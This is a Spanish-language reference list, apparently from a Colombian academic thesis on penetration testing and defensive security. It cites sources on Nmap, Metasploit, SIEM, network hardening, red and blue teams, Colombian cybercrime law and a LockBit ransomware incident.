BibaIdea, Mikel Hernandez. ¿Cuál son la 5 Fases del Pentesting? [En línea]. 21 de marzo 2022. [Consultado febrero 18 2023]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/#:~:text=Recopilaci%C3%B3n%20de%20informaci%C3%B3n%20%2F%20Enumeraci%C3%B3n,Post%20%E2%80%93%20Explotaci%C3%B3n

Calcom. 10 etapas de gardening de Windows para mejorar la resilencia cibernética - Blog. [página web]. [Consultado el 25, agosto, 2023]. Disponible en Internet: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

CIBERVIE. What Is Red Team, Blue Team, and Purple Team? - Blog. [página web]. [Consultado el 27, septiembre, 2023]. Disponible en Internet: https://www.cybervie.com/blog/what-is-red-team-blue-team-and-purple-team/

CEUPE. Politica de seguridad de la información y SGSI - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://www.ceupe.com/blog/ejemplo-politica-seguridad-informacion-y-sgsi.html

CIS. About us - CIS®. CIS [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.cisecurity.org/

Consulting Group. SIEM vs XDR [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://cgclatam.com/Blog/SIEM-vs-XDR

COPNIA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares: [En línea]. Bogotá. 2015. [Consultado agosto 20 2023]. Disponible en https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

ESGEEKS. RED TEAM VS BLUE TEAM VS PURPLE TEAM: LO QUE NECESITAS SABER - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://esgeeks.com/red-team-vs-blue-team-vs-purple-team/

Fiduagraria. COMUNICADO OFICIAL: [En línea]. Bogotá. 17 Julio 2023. [Consultado agosto 20 2023]. Disponible en https://www.fiduagraria.gov.co/index.php/nuestra-compania/noticias/comunicado-oficial-18-de-junio-del-2023.html

FREECODECAMP. Qué es Nmap Y cómo Usarlo - Blog. [página web]. [Consultado el 19, agosto, 2023]. Disponible en Internet: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la

metodología OSSTMM v2.1 y la guía OWASP v3.0.

Repositorio Unilibre Pereira. (pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

ICM Aleix Abrie. Nmap: Análisis de puertos y monitorización de redes. [En línea]. 6 de mayo 2022. [Consultado febrero 18 2023]. Disponible en https://www.icm.es/2022/05/06/nmap-analisis-de-puertos-y-monitorizacion-de-redes/

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

IPfire. Asegure su red con IPFire [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.ipfire.org/

Jimeno Muñoz, J. (2019). Derecho de daños tecnológicos, ciberseguridad e insurtech. Dykinson. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/118410.

KEEPCODING. Qué es CVE Details: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-cve-details-ciberseguridad/#:~:text=De%20hecho%2C%20existe%20una%20base,diferentes%20tipos%20que%20puedes%20explorar.

KEEPCODING. Qué es ExploitDB: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-exploitdb/#:~:text=ExploitDB%20es%20una%20aplicaci%C3%B3n%20web,lo%20que%20contribuyen%20los%20usuarios.

KEEPCODING. Qué es Metasploit: [En línea]. Bogotá. 22 diciembre 2022. [Consultado febrero 18 2023]. Disponible en https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

MUCHOHACKER. Fiduagraria, nueva víctima de Lockbit en Colombia: [En línea]. Bogotá. 26 Mayo 2023. [Consultado agosto 20 2023]. Disponible en https://muchohacker.lol/2023/05/fiduagraria-nueva-victima-de-lockbit-en-colombia/

OpenWebinars Rafael Altube Veras. Qué es OpenVAS: [En línea].11 noviembre 2020. [Consultado febrero 18 2023]. Disponible en https://openwebinars.net/blog/que-es-openvas/

OSTEC. Purple Team: en medio del Red y el Blue Team - Blog. [página web]. [Consultado el 25, octubre, 2023]. Disponible en Internet: https://ostec.blog/es/aprendizaje-descubrimiento/purple-team-en-medio-del-red-y-el-blue-team/

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Pfsense. OPEN SOURCE SECURITY [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.pfsense.org/

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

SciELO. Delitos informáticos y entorno jurídico vigente en Colombia [En línea]. Bogotá. Enero 2010. [Consultado febrero 18 2023]. Disponible en http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0123-14722010000200003

SECRETARIA JURIDICA DE BOGOTA. Ley 1273 de 2009 Congreso de la República de Colombia: [En línea]. Bogotá. Enero 05 2009. [Consultado agosto 20 2023]. Disponible en https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

Suricata. Observar. Proteger. Adaptar [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://suricata.io/

WatchGuard. ¿Cuál es la diferencia entre XDR y SIEM? [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-

siem#:~:text=Las%20soluciones%20SIEM%20act%C3%BAan%20tambi%C3%A9n,temporal%20%C3%BAnicamente%20para%20su%20an%C3%A1lisis.


WeLivesecurity. Qué es un Exploit - Blog. [página web]. [Consultado el 19, agosto, 2023]. Disponible en Internet: https://www.welivesecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/

ENLACE VIDEO

https://drive.google.com/drive/folders/1suBBH6U2fO6jB7eZhc-2IO9Thg9FIAIq?usp=sharing

PRUEBA TURNITING

Ilustración 29. Prueba Turniting



Fuente: Elaboración Propia